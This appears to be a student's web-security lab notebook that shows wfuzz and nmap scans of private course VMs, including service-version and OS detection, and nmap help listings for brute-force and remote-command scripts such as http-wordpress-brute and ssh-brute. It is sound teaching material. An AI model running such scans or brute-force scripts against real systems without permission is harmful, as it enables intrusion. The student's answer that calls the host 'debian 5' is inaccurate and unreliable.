 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
 work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.10/FUZZ~
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 3.024003
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 314.4837

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


5.2.3 nmap:



```
root@kali:~# nmap 10.138.0.5-12
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 21:24 EDT
Nmap scan report for kali-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.5)
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for lampstack-2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.8)
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap scan report for nginxstack-2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.9)
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap scan report for windows-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.10)
Host is up (0.00093s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Nmap scan report for wfp1-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.11)
Host is up (0.000079s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
389/tcp open  ldap

Nmap scan report for wfp2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.12)
Host is up (0.000089s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 8 IP addresses (6 hosts up) scanned in 5.43 seconds
root@kali:~#
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```

Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is?




```
root@kali:~# nmap -sV 10.138.0.5-12
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 21:27 EDT
Nmap scan report for kali-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.5)
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for lampstack-2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.8)
Host is up (0.000079s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d)
443/tcp open  ssl/http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for nginxstack-2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.9)
Host is up (0.00012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for windows-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.10)
Host is up (0.0010s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for wfp1-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.11)
Host is up (0.000078s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp2-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.12)
Host is up (0.000071s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 8 IP addresses (6 hosts up) scanned in 18.21 seconds
root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

It is very old, it is a debian 5, which was released in 2012.

What additional kinds of information is returned when adding the -A flag versus the previous?




```
Nmap scan report for wfp1-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.11)
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 5b:37:4e:96:5d:e1:bf:07:6b:cc:09:49:bc:bb:c1:16 (DSA)
|   2048 11:5a:9e:15:ea:7b:ce:eb:32:dd:7b:9c:43:b5:f7:ce (RSA)
|_  256 19:74:a1:3e:f8:a5:bf:1d:0d:f5:7b:ef:7e:3b:36:b6 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: PentesterLab &raquo; Web for Pentester
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.16
OS details: Linux 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT     ADDRESS
1   1.33 ms wfp1-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.11)
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

It returns more detailed information about the system

5.2.4 nmap script library

Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.




```
http-wordpress-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/http-wordpress-brute.html
  performs brute force password auditing against Wordpress CMS/blog installations.

  This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses are
  stored using the credentials library.

  Wordpress default uri and form names:
  * Default uri:<code>wp-login.php</code>
  * Default uservar: <code>log</code>
  * Default passvar: <code>pwd</code>
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.


Ssh*



```
root@kali:~# nmap --script-help ssh*
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 22:00 EDT

ssh-auth-methods
Categories: auth intrusive
https://nmap.org/nsedoc/scripts/ssh-auth-methods.html
  Returns authentication methods that a SSH server supports.

  This is in the "intrusive" category because it starts an authentication with a
  username which may be invalid. The abandoned connection will likely be logged.

ssh-brute
Categories: brute intrusive
https://nmap.org/nsedoc/scripts/ssh-brute.html
  Performs brute-force password guessing against ssh servers.

ssh-hostkey
Categories: safe default discovery
https://nmap.org/nsedoc/scripts/ssh-hostkey.html
  Shows SSH hostkeys.

  Shows the target SSH server's key fingerprint and (with high enough
  verbosity level) the public key itself.  It records the discovered host keys
  in <code>nmap.registry</code> for use by other scripts.  Output can be
  controlled with the <code>ssh_hostkey</code> script argument.

  You may also compare the retrieved key with the keys in your known-hosts
  file using the <code>known-hosts</code> argument.

  The script also includes a postrule that check for duplicate hosts using the
  gathered keys.

ssh-publickey-acceptance
Categories: auth intrusive
https://nmap.org/nsedoc/scripts/ssh-publickey-acceptance.html
  This script takes a table of paths to private keys, passphrases, and usernames
  and checks each pair to see if the target ssh server accepts them for publickey
  authentication. If no keys are given or the known-bad option is given, the
  script will check if a list of known static public keys are accepted for
  authentication.

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
  Runs remote command on ssh server and returns command output.

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
  Reports the number of algorithms (for encryption, compression, etc.) that
  the target SSH2 server offers. If verbosity is set, the offered algorithms
  are each listed by type.

  If the "client to server" and "server to client" algorithm lists are identical
  (order specifies preference) then the list is shown only once under a combined
  type.

sshv1
Categories: default safe
https://nmap.org/nsedoc/scripts/sshv1.html
  Checks if an SSH server supports the obsolete and less secure SSH Protocol Version 1.
root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


http*



```
  This works by sending a number of requests and looking in the responses for
